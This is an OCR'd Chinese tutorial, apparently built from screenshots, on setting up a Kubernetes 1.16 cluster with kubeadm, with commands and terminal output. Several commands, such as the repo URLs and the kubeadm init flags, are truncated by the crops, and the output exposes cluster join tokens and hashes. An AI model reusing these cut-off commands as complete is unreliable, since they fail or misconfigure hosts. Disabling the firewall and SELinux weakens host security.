
```

# 关闭防火墙
systemctl disable firewalld
systemctl stop firewalld

# 关闭selinux
# 临时禁用selinux
setenforce 0
# 永久关闭 修改/etc/sysconfig/selinux文件设置
sed -i 's/SELINUX=permissive/SELINUX=disabled/' /etc/sysconfig/selinux
sed -i "s/SELINUX=enforcing/SELINUX=disabled/g" /etc/selinux/config

# 禁用交换分区
swapoff -a
# 永久禁用，打开/etc/fstab注释掉swap那一行。
sed -i 's/.*swap.*/#&/' /etc/fstab

# 修改内核参数
cat <<EOF >  /etc/sysctl.d/k8s.conf
net.bridge.bridge-nf-call-ip6tables = 1
net.bridge.bridge-nf-call-iptables = 1
EOF
sysctl --system
```




```
> net.bridge.bridge-nf-call-iptables = 1
> EOF
[root@localhost ~]# sysctl --system
* Applying /usr/lib/sysctl.d/00-system.conf ...
net.bridge.bridge-nf-call-ip6tables = 0
net.bridge.bridge-nf-call-iptables = 0
net.bridge.bridge-nf-call-arptables = 0
```



```
* Applying /usr/lib/sysctl.d/50-default.conf ...
kernel.sysrq = 16
kernel.core_uses_pid = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.default.accept_source_route = 0
net.ipv4.conf.all.accept_source_route = 0
net.ipv4.conf.default.promote_secondaries = 1
net.ipv4.conf.all.promote_secondaries = 1
fs.protected_hardlinks = 1
fs.protected_symlinks = 1
* Applying /usr/lib/sysctl.d/60-libvirtd.conf ...
fs.aio-max-nr = 1048576
* Applying /etc/sysctl.d/99-sysctl.conf ...
* Applying /etc/sysctl.d/k8s.conf ...
net.bridge.bridge-nf-call-ip6tables = 1
net.bridge.bridge-nf-call-iptables = 1
* Applying /etc/sysctl.conf ...
[root@localhost ~]# █
```



```
net.bridge.bridge-nf-call-ip6tables = 0
net.bridge.bridge-nf-call-iptables = 0
net.bridge.bridge-nf-call-arptables = 0
* Applying /usr/lib/sysctl.d/10-default-yama-scope.conf ...
kernel.yama.ptrace_scope = 0
* Applying /usr/lib/sysctl.d/50-default.conf ...
kernel.sysrq = 16
kernel.core_uses_pid = 1
kernel.kptr_restrict = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.default.accept_source_route = 0
net.ipv4.conf.all.accept_source_route = 0
net.ipv4.conf.default.promote_secondaries = 1
net.ipv4.conf.all.promote_secondaries = 1
fs.protected_hardlinks = 1
fs.protected_symlinks = 1
* Applying /usr/lib/sysctl.d/60-libvirtd.conf ...
fs.aio-max-nr = 1048576
* Applying /etc/sysctl.d/99-sysctl.conf ...
* Applying /etc/sysctl.d/k8s.conf ...
net.bridge.bridge-nf-call-ip6tables = 1
net.bridge.bridge-nf-call-iptables = 1
* Applying /etc/sysctl.conf ...
[root@node1 rpdef]#
```




```
[root@node2 rpdef]# sed -i 's/SELINUX=permissive/SELINUX=disabled/' /etc/sysconfig/selinux
[root@node2 rpdef]# sed -i "s/SELINUX=enforcing/SELINUX=disabled/g" /etc/selinux/config
[root@node2 rpdef]# swapoff -a
[root@node2 rpdef]# sed -i 's/.*swap.*/#&/' /etc/fstab
[root@node2 rpdef]# cat <<EOF >  /etc/sysctl.d/k8s.conf
> net.bridge.bridge-nf-call-ip6tables = 1
> net.bridge.bridge-nf-call-iptables = 1
> EOF
[root@node2 rpdef]# sysctl --system
* Applying /usr/lib/sysctl.d/00-system.conf ...
net.bridge.bridge-nf-call-ip6tables = 0
net.bridge.bridge-nf-call-iptables = 0
net.bridge.bridge-nf-call-arptables = 0
* Applying /usr/lib/sysctl.d/10-default-yama-scope.conf ...
kernel.yama.ptrace_scope = 0
* Applying /usr/lib/sysctl.d/50-default.conf ...
kernel.sysrq = 16
kernel.core_uses_pid = 1
kernel.kptr_restrict = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.default.accept_source_route = 0
net.ipv4.conf.all.accept_source_route = 0
net.ipv4.conf.default.promote_secondaries = 1
net.ipv4.conf.all.promote_secondaries = 1
fs.protected_hardlinks = 1
fs.protected_symlinks = 1
* Applying /usr/lib/sysctl.d/60-libvirtd.conf ...
fs.aio-max-nr = 1048576
* Applying /etc/sysctl.d/99-sysctl.conf ...
* Applying /etc/sysctl.d/k8s.conf ...
net.bridge.bridge-nf-call-ip6tables = 1
net.bridge.bridge-nf-call-iptables = 1
* Applying /etc/sysctl.conf ...
[root@node2 rpdef]# ▌
```

```
# 执行配置k8s阿里云源
cat <<EOF > /etc/yum.repos.d/kubernetes.repo
[kubernetes]
name=Kubernetes
baseurl=https://mirrors.aliyun.com/kubernetes/yum/repos/kubernetes-el7-x86
enabled=1
gpgcheck=1
repo_gpgcheck=1
gpgkey=https://mirrors.aliyun.com/kubernetes/yum/doc/yum-key.gpg https://m
EOF

# 安装kubeadm、kubectl、kubelet
```

```
yum install -y kubectl-1.16.0-0 kubeadm-1.16.0-0 kubelet-1.16.0-0

# 启动kubelet服务
systemctl enable kubelet && systemctl start kubelet
```


```
# 这里需要大概两分钟等待，会卡在[preflight] You can also perform this action
kubeadm init --image-repository registry.aliyuncs.com/google_containers --
#ip地址替换成master地址
```




```
[bootstrap-token] configured RBAC rules to allow the csrapprover controller automatically approve CSRs from a Node Bootstrap Token
[bootstrap-token] configured RBAC rules to allow certificate rotation for all node client certificates in the cluster
[bootstrap-token] Creating the "cluster-info" ConfigMap in the "kube-public" namespace
[addons] Applied essential addon: CoreDNS
[addons] Applied essential addon: kube-proxy

Your Kubernetes control-plane has initialized successfully!

To start using your cluster, you need to run the following as a regular user:

  mkdir -p $HOME/.kube
  sudo cp -i /etc/kubernetes/admin.conf $HOME/.kube/config
  sudo chown $(id -u):$(id -g) $HOME/.kube/config

You should now deploy a pod network to the cluster.
Run "kubectl apply -f [podnetwork].yaml" with one of the options listed at:
  https://kubernetes.io/docs/concepts/cluster-administration/addons/

Then you can join any number of worker nodes by running the following on each as root:

kubeadm join 192.168.17.132:6443 --token 4h1tv9.ydvj7rl0faijd82l \
    --discovery-token-ca-cert-hash sha256:700d5e590612aae5f73c2eeda443537bb6e57a8d8938a8ae1557fe8333cd1515
[root@localhost ~]# 
```

```
# 上面安装完成后，k8s会提示你输入如下命令，执行
mkdir -p $HOME/.kube
sudo cp -i /etc/kubernetes/admin.conf $HOME/.kube/config
sudo chown $(id -u):$(id -g) $HOME/.kube/config
```

```
kubeadm token create --print-join-command
```




```
  sudo chown $(id -u):$(id -g) $HOME/.kube/config

You should now deploy a pod network to the cluster.
Run "kubectl apply -f [podnetwork].yaml" with one of the options listed at:
  https://kubernetes.io/docs/concepts/cluster-administration/addons/

Then you can join any number of worker nodes by running the following on each as root:
```



```
Then you can join any number of worker nodes by running the following on each as root:

kubeadm join 192.168.17.133:6443 --token 34zgkj.5utvigtioid8433h \
    --discovery-token-ca-cert-hash sha256:909c6dc5f92b7c52552208e80c4ff45eaffed0bdf4f970ef965388446
683baf5
[root@master rpdef]# mkdir -p $HOME/.kube
[root@master rpdef]#   sudo cp -i /etc/kubernetes/admin.conf $HOME/.kube/config
[root@master rpdef]#   sudo chown $(id -u):$(id -g) $HOME/.kube/config
[root@master rpdef]# kubectl get nodes
NAME     STATUS     ROLES    AGE    VERSION
master   NotReady   master   2m2s   v1.16.0
[root@master rpdef]# ^C
[root@master rpdef]# kubectl get nodes
NAME     STATUS     ROLES    AGE     VERSION
master   NotReady   master   7m26s   v1.16.0
node1    NotReady   <none>   27s     v1.16.0
node2    NotReady   <none>   9s      v1.16.0
[root@master rpdef]# 
```

```
# 安装 calico 网络插件
# 参考文档 https://docs.projectcalico.org/v3.9/getting-started/kubernetes/
yum install wget
wget https://kuboard.cn/install-script/calico/calico-3.9.2.yaml
export POD_SUBNET=10.244.0.0/16
sed -i "s#192\.168\.0\.0/16#${POD_SUBNET}#" calico-3.9.2.yaml
kubectl apply -f calico-3.9.2.yaml
```




```
customresourcedefinition.apiextensions.k8s.io/ipamhandles.crd.projectcalico.org 
customresourcedefinition.apiextensions.k8s.io/ipamconfigs.crd.projectcalico.org 
customresourcedefinition.apiextensions.k8s.io/bgppeers.crd.projectcalico.org cre
customresourcedefinition.apiextensions.k8s.io/bgpconfigurations.crd.projectcalic
reated
customresourcedefinition.apiextensions.k8s.io/ippools.crd.projectcalico.org crea
customresourcedefinition.apiextensions.k8s.io/hostendpoints.crd.projectcalico.or
ed
customresourcedefinition.apiextensions.k8s.io/clusterinformations.crd.projectcal
 created
customresourcedefinition.apiextensions.k8s.io/globalnetworkpolicies.crd.projectc
rg created
customresourcedefinition.apiextensions.k8s.io/globalnetworksets.crd.projectcalic
reated
